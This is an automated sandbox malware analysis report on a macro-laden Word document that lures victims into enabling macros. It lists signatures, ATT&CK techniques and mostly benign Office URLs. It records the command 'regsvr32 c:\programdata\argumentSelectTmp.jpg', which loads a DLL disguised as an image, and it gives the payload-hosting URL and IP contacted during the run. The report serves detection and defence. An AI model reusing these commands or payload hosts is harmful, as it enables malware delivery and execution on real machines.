ID: 399362
Sample Name: Datei-04.28.2021.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 17:52:54
Date: 28/04/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Analysis Report Datei-04.28.2021.doc 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 5
Yara Overview 5
Sigma Overview 5
System Summary: 5
Signature Overview 5
AV Detection: 6
Software Vulnerabilities: 6
System Summary: 6
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 10
Contacted IPs 14
Public 14
General Information 14
Simulations 15
Behavior and APIs 15
Joe Sandbox View / Context 16
IPs 16
Domains 16
ASN 16
JA3 Fingerprints 16
Dropped Files 16
Created / dropped Files 16
Static File Info 20
General 20
File Icon 21
Static OLE Info 21
General 21
OLE File "/opt/package/joesandbox/database/analysis/399362/sample/Datei-04.28.2021.doc" 21
Indicators 21
Summary 21
Document Summary 22
Streams with VBA 22
VBA File Name: ThisDocument.cls, Stream Size: 1127 22
General 22
VBA Code Keywords 22
VBA Code 22
VBA File Name: UserForm1.frm, Stream Size: 1182 22
General 22

VBA Code Keywords 22
VBA Code 23
VBA File Name: listCopy.bas, Stream Size: 1037 23
General 23
VBA Code Keywords 23
VBA Code 23
VBA File Name: optionRemoveGeneric.bas, Stream Size: 1304 23
General 23
VBA Code Keywords 23
VBA Code 24
VBA File Name: refConvertCaption.bas, Stream Size: 1636 24
General 24
VBA Code Keywords 24
VBA Code 24
VBA File Name: repoText.bas, Stream Size: 2970 24
General 24
VBA Code Keywords 24
VBA Code 25
Streams 25
Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 689 25
General 25
Stream Path: PROJECTwm, File Type: data, Stream Size: 239 26
General 26
Stream Path: UserForm1/\x1CompObj, File Type: data, Stream Size: 97 26
General 26
Stream Path: UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 292 26
General 26
Stream Path: UserForm1/f, File Type: data, Stream Size: 90 26
General 26
Stream Path: UserForm1/o, File Type: data, Stream Size: 856 26
General 26
Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 4855 27
General 27
Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 2486 27
General 27
Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 214 27
General 27
Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 348 27
General 27
Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 106 28
General 28
Stream Path: VBA/dir, File Type: Tower/XP rel 3 object not stripped - version 18435, Stream Size: 1172 28
General 28
Network Behavior 28
Network Port Distribution 28
TCP Packets 28
UDP Packets 29
DNS Queries 30
DNS Answers 30
HTTP Request Dependency Graph 30
HTTP Packets 30
Code Manipulations 31
Statistics 31
Behavior 31
System Behavior 31
Analysis Process: WINWORD.EXE PID: 6088 Parent PID: 792 31
General 31
File Activities 32
File Created 32
File Deleted 32
File Written 32
File Read 40
Registry Activities 40
Key Created 40
Key Value Created 40
Key Value Modified 42
Analysis Process: WINWORD.EXE PID: 6224 Parent PID: 792 44
General 44
File Activities 44
File Created 44
File Written 45
Registry Activities 45
Key Created 45
Key Value Created 45
Key Value Modified 47
Analysis Process: regsvr32.exe PID: 6360 Parent PID: 6224 47
General 47
File Activities 48
File Read 48
Disassembly 48


Analysis Report Datei-04.28.2021.doc

Overview


General Information

Sample Name:	Datei-04.28.2021.doc
Analysis ID:	399362
MD5:	6747583727ce06..
SHA1:	97667bf552bf555..
SHA256:	127d2018e00867..
Infos:	

Most interesting Screenshot:



Detection




Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Register DLL with s…
- Document contains an embedded VB…
- Document exploit detected (process…
- Machine Learning detection for samp…
- Document contains an embedded VB…
- Document contains embedded VBA …
- Document contains no OLE stream …
- Document has an unknown applicati…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected

Classification



Startup

- **System is w10x64**
- WINWORD.EXE (PID: 6088 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE' /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
- WINWORD.EXE (PID: 6224 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE' /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - regsvr32.exe (PID: 6360 cmdline: regsvr32 c:\programdata\argumentSelectTmp.jpg MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Register DLL with spoofed extension

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:


Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA with base64 encoded strings

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 1 2	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 2	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Ca Bi Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Datei-04.28.2021.doc	13%	Virustotal		Browse
Datei-04.28.2021.doc	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
better-transport-2008.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://better-transport-2008.com/bijol/dV6T3iG7zYYN/GdUb2hcoKh0i16jtB3A2H0NA1hpc/74683/46747/72864/4	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://better-transport-2008.com/bijol/dV6T3iG7zYYN/GdUb2hcoKh0i16jtB3A2H0NA1hpc/74683/46747/72864/44SSv8NGhJXy5fQxaupfdO8M/ZJEB/17780/qJ9lstoLuZrOY/laka4?page=iiJKK2MrmsRueKNRXFWZCo9SOGKZ&user=hIf0d5tRMn7urFpIay3&q=gV91M4&sid=cwv4FzNMjZLFugtW1lxjgH314&search=KCgMbDFMHNTY94w5RXElHoTs	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
better-transport-2008.com	45.142.215.160	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://better-transport-2008.com/bijol/dV6T3iG7zYYN/GdUb2hcoKh0i16jtB3A2H0NA1hpc/74683/46747/72864/44SSv8NGhJXy5fQxaupfdO8M/ZJEB/17780/qJ9lstoLuZrOY/laka4?page=iiJKK2MrmsRueKNRXFWZCo9SOGKZ&user=hIf0d5tRMn7urFpIay3&q=gV91M4&sid=cwv4FzNMjZLFugtW1lxjgH314&search=KCgMbDFMHNTY94w5RXElHoTs	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://login.microsoftonline.com/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://shell.suite.office.com:1443	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://autodiscover-s.outlook.com/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cdn.entity.	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://powerlift.acompli.net	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://cortana.ai	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://api.aadrm.com/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://api.microsoftstream.com/api/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://cr.office.com	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://graph.ppe.windows.net	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://store.office.cn/addinstemplate	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
